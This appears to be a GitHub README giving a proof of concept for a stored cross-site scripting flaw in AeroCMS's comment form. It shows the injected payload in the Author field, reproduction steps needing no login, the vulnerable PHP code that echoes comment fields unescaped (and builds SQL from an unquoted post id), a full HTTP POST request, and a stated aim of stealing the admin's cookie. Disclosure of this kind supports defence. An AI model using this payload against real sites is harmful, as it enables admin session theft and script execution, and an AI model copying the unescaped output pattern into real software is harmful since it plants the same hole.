

☆ 0 stars 🍴 0 forks

☆ Star

🔔 Notifications

<> Code ⌚ Issues 🔗 Pull requests ▶ Actions 📁 Projects 🛡 Security 📈 Insights

🔑 main ▾

Go to file



D4rkP0w4r Update README.md ...

on Mar 8 ⌚ 13

[View code](#)

☰ README.md

AeroCMS-Comment-Stored_XSS-POC


- Note => Don't need register or login account
- Description => Stored_XSS at comment box

Step to Reproduct


- Click Read More -> input payload `<img/src/onerror=prompt(10)>` at Author -> click Submit button

Exploit


- Input payload at Author -> click submit button



- When admin login to admin panel and click Comments -> The XSS will trigger




- Finally, Success !!!!




Vulnerable Code

- view_all_comments.php
- Stored xss in comment section



```
19 $query = "SELECT * FROM comments";
20 $result = mysqli_query($connection, $query);
21
22 while ($row = mysqli_fetch_array($result))
23 {
24     $comment_id = $row['comment_id'];
25     $comment_post_id = $row['comment_post_id'];
26     $comment_author = $row['comment_author'];
27     $comment_email = $row['comment_email'];
28     $comment_content = $row['comment_content'];
29     $comment_status = $row['comment_status'];
30     $comment_date = $row['comment_date'];
31
32     echo "<tr>";
33     echo "<td>$comment_id</td>";
34     echo "<td>$comment_author</td>";
35     echo "<td>$comment_content</td>";
36
37     // $query = "SELECT * FROM categories WHERE cat_id = $post_category_id";
38     // $select_categories = mysqli_query($connection, $query);
39     // while($row = mysqli_fetch_array($select_categories))
40     // {
41     //     $cat_id = $row['cat_id'];
42     //     $cat_title = $row['cat_title'];
43     //     echo "<td>$cat_title</td>";
44     // }
45
46     echo "<td>$comment_email";
47     echo "<td>$comment_status</td>";
48
49     $query = "SELECT * FROM posts WHERE post_id = $comment_post_id";
50     $result_posts = mysqli_query($connection, $query);
```

- Impact is to get the cookie and execute the js code in the admin panel
- Because comments are displayed in admin panel
- post.php



```
100 if(isset($_POST['create_comment']))
101 {
102     $the_get_post_id = $_GET['p_id'];
103
104     $comment_author = mysqli_real_escape_string($connection, trim($_POST['comment_author']));
105     $comment_email = mysqli_real_escape_string($connection, trim($_POST['comment_email']));
106     $comment_content = mysqli_real_escape_string($connection, trim($_POST['comment_content']));
107
108     if(empty($comment_author) && empty($comment_email) && empty($comment_content))
109     {
110         $query = "INSERT INTO comments (comment_post_id, comment_author, comment_email,
111         comment_content, comment_status, comment_date) VALUES($the_get_post_id,
112         '$comment_author', '$comment_email', '$comment_content', 'unapproved', now())";
113         $result = mysqli_query($connection, $query);
114
115         if(!$result)
116         {
117             die("Query failed " . mysqli_error($connection));
118         }
119
120         // $query = "UPDATE posts SET post_comment_count = post_comment_count + 1
121         // WHERE post_id = $the_get_post_id";
122         // $increasing_comment_count = mysqli_query($connection, $query);
123     }
124     else
125     {
126         echo "<script>alert('Fields cannot be empty')</script>";
127     }
128 }
```

- No encoding is implemented when inserting data to database

POC

- Injection Point

comment_author=%3Cimg%2Fsrc%2Fonerror%3Dprompt%2810%29%3E&comment_email=bin%40gmail.



- Request

```
POST /AeroCMS/post.php?p_id=36 HTTP/1.1
Host: localhost:8080
Content-Length: 126
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost:8080
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8080/AeroCMS/post.php?p_id=36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=loqbt1ibs376hge1s415srq441
Connection: close
```

comment_author=%3Cimg%2Fsrc%2Fonerror%3Dprompt%2810%29%3E&comment_email=bin%40gmail.



POC VIDEO <https://drive.google.com/file/d/1GxOyX1JkG0trfdaCLfe06TR6WLIgoUXE/view?usp=sharing>

Releases

No releases published

Packages

No packages published